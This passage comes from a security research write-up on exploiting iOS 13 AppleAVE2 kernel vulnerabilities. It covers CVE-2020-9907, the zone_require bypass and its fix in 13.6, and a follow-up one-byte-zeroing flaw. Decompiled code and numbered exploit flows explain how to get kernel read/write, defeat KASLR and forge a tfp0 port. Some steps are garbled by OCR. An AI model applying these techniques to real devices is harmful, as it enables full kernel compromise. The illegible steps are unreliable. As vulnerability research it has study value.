      4: 0xffffffe006d7cd80 <- Same
      5: 0xffffffe006db1230
      6: 0xffffffe006d7cd80 <- Same
      7: 0xffffffe007642730
      8: 0xffffffe006d7cd80 <- Same
      9: 0xffffffe007642730
```

```
Logic in code:
  If (criticle_records[0] == criticle_records[2])
```

A new address that's other than ***trap_mems*** appears repeatedly, in this case, we can deduce that the first **OSData** instance has occupied the address of ***trap_mems***[0].

These two recognition patterns work greatly across different iOS devices and versions. If none of them were found, back to the step of collecting trap_mems, repeat the entire process until a pattern is successfully recognized. All used addresses can be recycled by release_kernel_40_mem() gadget afterwards.

So now we have an OSData instance with a known kernel address, and we can read the content pointed to it by its data pointer through IOSurface property. Next step is to overwrite the data pointer in the OSData instance, from the help of another gadget.

```
OSData instance in hexdump form :

0000: 28 fa e8 23 70 d0 cd f7 | 01 00 01 00 30 00 00 00
0010: 30 00 00 00 30 00 00 00 | 40 94 89 17 e0 ff ff ff <- The data pointer
0020: 00 00 00 00 00 00 00 00
```

The gadget that can be used to overwrite the data pointer in the OSData instance:

```
AppleAVE2Driver::SetSessionSettings(this, client_this, input_num, input_buf)
{
    ...
    v55 = AppleAVE2Driver::MapYUVInputFromCSID(
                      this,
                      clientbuf,
                      mapping_fromUser,
                      *(_QWORD *)(mapping_fromUser + 5936), // controlled_ptr
                      0,
                      "inputYUV",
                      (uint8_t)clientbuf->inputmap_InitInfo_block4[121],
                      v50 != 0);
    ...
}
-------
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,
controlled_ptr, ...)
{
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*)controlled_ptr = iosurfaceinfo_buf; <- Where overwriting occur
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
}
```

Take advantage of mapping_fromUser again, overwrites (***mapping_fromUser*** + 5936) to point to (**OSData** instance + 0x18) before AppleAVE2Driver::MapYUVInputFromCSID is called, then later the newly created ***iosurfaceinfo_buf*** will rewrite the data pointer in OSData instance, which will allow us to read the content of iosurfaceinfo_buf and leak useful pointer such as:

```
struct iosurfaceinfo_buf (Trimmed)
{
    AppleAVE2Driver *avedriver;
    uint32_t mapped_size;
    IOSurface *related_iosurface;
    IOMemoryDescriptor *mapping_desc;
    uint64_t mapped_kernelAddress; <- The "mapping_fromUser" ptr, our leak target
}
```

Unfortunately, the ***iosurfaceinfo_buf*** created in AppleAVE2Driver::MapYUVInputFromCSID does not enable the mapping through **IOSurface**, the value of its internal member mapped_kernelAddress is empty, we must take additional action to leak ***mapping_fromUser*.**

Now we have leaked the address of the **AppleAVE2Driver instance** and the address of the **IOSurface object**, these two addresses should remain the same in all iosurfaceinfo_buf creations, as long as the same IOSurface ID is provided.

Next, remove the current clientbuf through external method **AppleAVE2UserClient::sRemoveClient.** This action will also release the previously created iosurfaceinfo_buf, but remember we still able to read that memory through OSData. So we repeatedly add, encode, and remove clientbuf(s), because only during first time encoding a clientbuf that just been added, one of the iosurfaceinfo_buf triggers kernel to create the mapping memory from IOSurface. Meanwhile, constantly monitor the contents of this memory through OSData, When data at the same offset matches the previously saved address of AppleAVE2Driver instance and IOSurface object, read out the value at the offset of its internal member mapped_kernelAddress.

Repeatedly perform the above actions until successfully leak the address of mapping_fromUser. In the exploit this address is referred as ***magic_addr***, because this made possible to exploit many amazing race conditions, and it completely eradicate the need of memory spray.

Obtaining ***magical_addr*** immediately helped us to get a grip on CVE-2020-9907, this vulnerability grants us a temporary way of reading/writing arbitrary kernel memory, the principle of CVE-2020-9907 based can be found in here:

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,
controlled_ptr, ...)
{
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...

    v30 = *(uint64_t*)controlled_ptr;
    if ( *(_DWORD*)v45 )
    {
      if ( a10 )
        *(_QWORD *)(mapping_fromUser + 56) = *(_QWORD *)(v30 + 88); // R
      else
        *(_QWORD *)(v30 + 88) = *(_QWORD *)(mapping_fromUser + 56); // W
    }

    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56);
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
      printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

      if ( *(_QWORD *)controlled_ptr )
        UnMapYUVInputFromCSID(this, clientbuf, controlled_ptr, 0); // Could lead to
panic
      return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24);
    *(_BYTE *)(v30 + 30) = controlled_byte2;

    if ( ! controlled_byte )
      return 0;
    ...
}
```


If we point controlled_ptr back to mapping_fromUser, we can observe data changes from the userspace. Use the timing of changes as check points for race-condition, and since v45 and a10 variables are under our control, we can set its value like a switch to choose to read or write kernel memory, both source and destination pointer are under our control.
The kernel read and write function leverages CVE-2020-9907 are implemented as those functions in the exploit:

- uint64_t temp_kernel_reading(uint64_t target_addr)
- void temp_kernel_writing(uint64_t target_addr, uint64_t write_data)

They are being labeled as "temporary" because unlike stable kernel r/w those functions have some limits when using them.

1. They don't work every time, the race-condition may fail and still give us a valid kernel pointer, so because of that double check is needed to ensure that the data we got was correct, we have to call the function multiple times until the same result appears twice.
2. They do affect the surrounding memory and vice versa, so we can only use them while every effects can take into consideration.

Every time CVE-2020-9907 is used to read memry it has side effects on the memory around it. The side effects can be seen in the following picture.


-58:
A byte here will get zeroed
...
-8:
if (value_here >> 32){Panic}
+0:
The Address we want to read

So because of those side effects it is important to be able to determine layout around the address we want to read from.

For this reason, we can not read vtable pointer out of the leaked instances, since they are in the first row of the heap, and the data in the addresses before it, is not predictable.

This primitive is great for the short run but not for the long run (because the side effects mentioned above) so we will introduce another more stable memory read primitive.

By taking advantage of the **m_DPB** member (which we assume is under our control) in the **clientbuf**, we can point it to mapping_fromUser. Afterwards **m_DPB** will be used by the function *DPBBuffer::GetDPBSnapShot*, which will get called shortly after invocation of *AppleAVE2Driver::MapYUVInputFromCSID*.

Here is the relevant snippets from the code (note that all the highlighted variables are under our control).

```
AppleAVE2Driver::SetSessionSettings
{
    ...
    v55 = AppleAVE2Driver::MapYUVInputFromCSID...
    ...
    v56 = mach_absolute_time();
    absolutetime_to_nanoseconds(v56, &v89);
    *(_QWORD *)(mapping_fromUser + 1104) = v89;  // The insertion of timestamp
information greatly help us to win the race condition
    ...
    if(v55)
    {
       ...
        m_DPB = clientbuf->m_DPB; // if we can control over m_DPB
        if(v58)
        {
            DPBBuffer::GetDPBSnapShot(m_DPB, mapping_fromUser + 176, *(uint32_t*)
(mapping_fromUser + 20));
        }
        ...
    }
    ...
}
```


```
DPBBuffer::GetDPBSnapShot(m_DPB, part_of_the_mapping_fromUser, input_num)
{
    ...
    v8 = m_DPB + 96LL * *(unsigned int *)(m_DPB + 2364) + 728;
    ...
    *(_DWORD *)part_of_the_mapping_fromUser = H264IOSurfaceBuf::GetSurfaceID(**(_QWORD **)(v8 +
72)); // Note(1)
    ...
}
```

```
H264IOSurfaceBuf::GetSurfaceID(__int64 a1)
{
    v3 = *(_QWORD *)(a1 + 32);
    if ( v3 )
        return *(unsigned int *)(v3 + 12);
}
```

As we can see H264IOSurfaceBuf::GetSurfaceID reads from its argument and returns the result. DPBBuffer::GetDPBSnapShot calls that function with v8 which is actually m_DPB + offset and write the result back into part_of_mapping_fromUser (which we can read from).

These functions are completely safe because they assume (as they should) that the user can't control where m_DPB points to but what if we can? If we can point m_DPB to where ever we want we can get a pretty good kernel memory read primitive without the side effects from the previous primitive and luckily for us we can use CVE-2020-9907 for exactly that and here is how.

Firstly we will leverage CVE-2020-9907 to leak the current_clientbuf from the already leaked AppleAVE2Driver instance () and then we will use CVE-2020-9907 once again to point m_DPB to mapping_FromUser so we can easily r/w the memory pointed to by m_DPB and with that we achieved an absolutely stable kernel read memory primitive.


IOSurface
AppleAVE2Driver
Leaked kernel objects that we have
Leak current_clientbuf from AppleAVE2Driver using temp_kernel_reading
clientbuf
It is safe to rewrite m_DPB using temp_kernel_writing

```
struct AppleAVE2Driver (Trimmed)
{
  struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{
    AppleAVE2UserClient *linked_userClient;
    uint32_t UniqueClientID;
    struct MEMORY_INFO parameterSetsBuffer;
    struct MEMORY_INFO mbComplexityMapBuffer;
    struct MEMORY_INFO statsMapBuffer_array[5];
    char InitInfo_block1[1588];
    ... // More MEMORY_INFO(s) and InitInfo_block(s)
    struct MEMORY_INFO *KernelFrameQueue;
    ...
    uint64_t m_DPB;
    ...
    struct clientbuf *prev_clientbuf;
    struct clientbuf *next_clientbuf;
}
```

So now we have an arbitrary memory reading primitive with no limitation applied, each time could read 32 bits-long data from a specified address, I simply name it temp_kernel_reading2 in the exploit code. Next step is to use it to read the vtable of the leaked IOSurface instance, calculate the offset of the kernel, KASLR defeated.

With slide, we can then calculate the exact location of some kernel global variables, such as _allproc -- a global variable that holds all the proc structure as a linked list, use temp_kernel_reading2 to find find our own proc structure, and then our task structure.


As part of the task structure design, there are a bunch of members that if we insert a pointer that points to a custom port structure, we can access it from userland via a certain api.

I picked itk_registered, any port structure that placed here can be access through mach_ports_lookup in userland, and its surrounding memory meets the prerequisite to use temp_kernel_writing.

```
struct task {
    ...
    /* IPC structures */
    decl_lck_mtx_data(,itk_lock_data)
    struct ipc_port *itk_self;
    struct ipc_port *itk_nself;
    struct ipc_port *itk_sself;
    struct exception_action exc_actions[EXC_TYPES_COUNT];

    struct ipc_port *itk_host;
    struct ipc_port *itk_bootstrap;
    struct ipc_port *itk_seatbelt;
    struct ipc_port *itk_gssd;
    struct ipc_port *itk_debug_control;
    struct ipc_port *itk_task_access;
    struct ipc_port *itk_resume;
    struct ipc_port *itk_registered[TASK_PORT_REGISTER_MAX];
    ...
}
```

temp_kernel_reading2 could get us all the pointer required for building a fake tfp0 port structure, such as ipc_space_kernel and kernel_map, we need them in order to manipulate kernel virtual memory space.

Now, pick a place in mapping_fromUser, construct a fake port structure and task structure, link them together.



```
struct task {
    ...
    /* IPC structures */
    struct ipc_port
itk_registered[TASK_PORT_REGISTER_MAX];
    ...
}
```

Therefore, we now possess the tfp0 port, the most universal arbitrary kernel memory reading/writing primitives. In the next section, I will introduce the kernel vulnerabilities used after iOS 13.6.

The Third Kernel Vulnerability CVE-????-???? (iOS 13.6 - iOS 13.7)

Apple released a system update for iOS 13.6 on 15 July 2020, the security vulnerabilities fixed include the CVE-2020-9907 used in the previous section. Userland Sandbox-Escape remains unfixed, we continue to rely on it to access AppleAVE.


First let us take a look at how Apple tried to fix the vulnerability, following is the pre-patch code, and highlighted parts are the codes removed by Apple.

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser, controlled_ptr, ...)
{   // pre-patch
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...

    v30 = *(uint64_t*)controlled_ptr;
    if ( *(_DWORD*)v45 )
    {
      if ( a10 )  // a10 is also under our control
        *(_QWORD *)(mapping_fromUser + 56) = *(_QWORD *)(v30 + 88);
      else
        *(_QWORD *)(v30 + 88) = *(_QWORD *)(mapping_fromUser + 56);
    }

    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56);
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
      printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

      if ( *(_QWORD *) controlled_ptr )
        UnMapYUVInputFromCSID(this, clientbuf, (struct MEMORY_INFO *) controlled_ptr, 0);
      return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24);
    *(_BYTE *)(v30 + 30) = controlled_byte2;

    if ( ! controlled_byte )
      return 0;
    ...
}
```

Apple removed the weak code previously used to implement temp_kernel_reading/ temp_kernel_writing. the three gadgets that can manipulate 40 bytes-long memory still working. user-kernel mapping still there and we are still able to leak its address, apparently they did not solve the essential cause yet, race-able memory still been used in some dangerous way (as explained in the previous section).

The trickiest part of the iOS 13.6 update is that Apple improved zone_require mitigation by fixing a flaw, that has been relied on in order to bypass this mitigation.

The description of zone_require from Brandon Azad, Project Zero:



zone_require - iOS 13

zone_require is a software mitigation introduced in iOS 13 that adds checks that certain pointers are allocated from the expected `zalloc` zones before using them. The most common zone_require checks in the iOS kernelcache are of Mach ports; for example, every time an `ipc_port` is locked, the `zone_require()` function is called to check that the allocation containing the Mach port resides in the `ipc.ports` zone (and not, for example, an `OSData` buffer allocated with `kalloc()`).

This mitigation does apply to port and task structure, which is the critical part of building a fake tfp0 port. If the port structure has been found out located in another zone, zone_require will trigger kernel panic and prevent any further exploitation.

Following is the disassembled code of zone_require check before 13.6.

```
void zone_require(obj_in_zone, zone_it_should_be_at)
{ // pre-13.6
  __int64 v2; // x29
  __int64 v3; // x30
  unsigned __int64 v4; // x9
  __int64 v5; // x8

  if ( zone_map_min_address > obj_in_zone || obj_in_zone + 7 >= zone_map_max_address )
    v4 = obj_in_zone & 0xFFFFFFFFFFFFC000; // A flaw that allows attacker to control v4
  else
    v4 = zone_metadata_region_min + 24 * (((obj_in_zone & 0xFFFFFFFFFFFFC000) - 
zone_map_min_address) >> 14);

  v5 = *(_WORD *)(v4 + 22) & 0x3FF; // v5 is the zone index the obj_in_zone found out to be 
located at
  if ( (_DWORD)v5 == 1023 )
    v5 = *(_WORD *)(v4 - *(unsigned int *)(v4 + 16) + 22) & 0x3FF;

  if ( ((char *)&qword_FFFFFFF0091A7341[41 * (unsigned int)v5] + 7) != zone_it_should_be_at )
    panic("Address not in expected zone for zone_require check (addr: %p, zone: %s)", ...)
}
```

Observing it carefully, you can find that as long as the obj_in_zone is outside the zone_map, the attacker can control v4, and then it can control the value of v5, which directly affects the inspection result.


After 13.6, if zone_require detects that the obj_in_zone is outside of zone_map, it will trigger the following panic call, blocks the attacker from using the same method to bypass:

```
  panic("Address not in a zone map for zone_require check (addr: %p)", ...);
```

Thus, the port and task structure used by tfp0 must reside in the correct zone. Attackers often put them into sprayed memory, and now it doesn't work anymore. We are no longer able to put them in the mapping_fromUser as we did before 13.6.

This is a significant improvement in iOS security history, It forces attackers to find a new way to read/write kernel memory without many restrictions before possibly craft tfp0 again.

The exploit-flow that was working before iOS 13.6, so far some parts are been destroyed.



1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3.Leverage CVE-2020-9907 to [illegible] ress of current clientbuf from AppleAVE2Driver insta[illegible]

4. Leverage CVE-2020-990[illegible] ntbuf to form a more reliable memory reading pri[illegible]

Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the [illegible] mory. Use read primitive to find our task str[illegible] age CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

Let us inspect the AppleAVE2Driver::MapYUVInputFromCSID to see if there are other opportunities.

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser, controlled_ptr, ...)
{   // post-patch
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
    v30 = *(uint64_t*)controlled_ptr;
    ...
    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56); // (a)(b)(c)(d)
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
      printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

      if ( *(_QWORD *) controlled_ptr )
        UnMapYUVInputFromCSID(this, clientbuf, (struct MEMORY_INFO *) controlled_ptr, 0);
      return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24); // (e)
    *(_BYTE *)(v30 + 30) = 0; // (f) Could use for zeroing 1 byte at a specified address

    if ( ! controlled_byte )
      return 0;
    ...
}
```

There are still several places that allow us to craft kernel read primitive, However, it seems the only one left for writing is (f)Zeroing 1 byte at specified address, this flaw surprisingly turns out to be sufficient to exploit AppleAVE2 again.


(a)(b)(c)(d)(e) all could use for reading 32 bits-long kernel memory, with slightly different limitations.

Place following figures into the sentence: Place target address at ??, data at ?? must not greater than 32 bits, one byte at ?? will get zeroed, read data will be store at ??.

```
  (a): at +56, at +24, at -26, at  +8
  (b): at +60, at +20, at -30, at +12
  (c): at +64, at +16, at -34, at +16
  (d): at +68, at +12, at -38, at +20
  (e): at +24, at +56, at  +6, at +32
```

(e) is the only one with all positive numbers, which means we could use it to read something like vtable pointer out of the first row of a heap because unpredictable content before the heap won't affect it.

Only (c) and (e) were used during the exploitation, and (c) is being used as to leak current clientbuf from AppleAVE2Driver instance. Since current_clientbuf is in the middle of the instance, we could use empty_kernel_40_mem to clear any obstacles that prevent us from reading, as best as we could to avoid deleting other data and pointers that are part of the AppleAVE2Driver instance, with these considerations in mind, (c) provides the most appropriate offsets.



1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3. Leverage gadget(c) to leak mutiple clientbuf(s) from the AppleAVE2Driver instance.

4. Zero out one byte of the current_clientbuf pointer, redirect it to controlled memory.

5. Constitute kernel r/w primitive through control of clientbuf.

6. Read the vtable pointer of IOSurface to defeat KASLR.

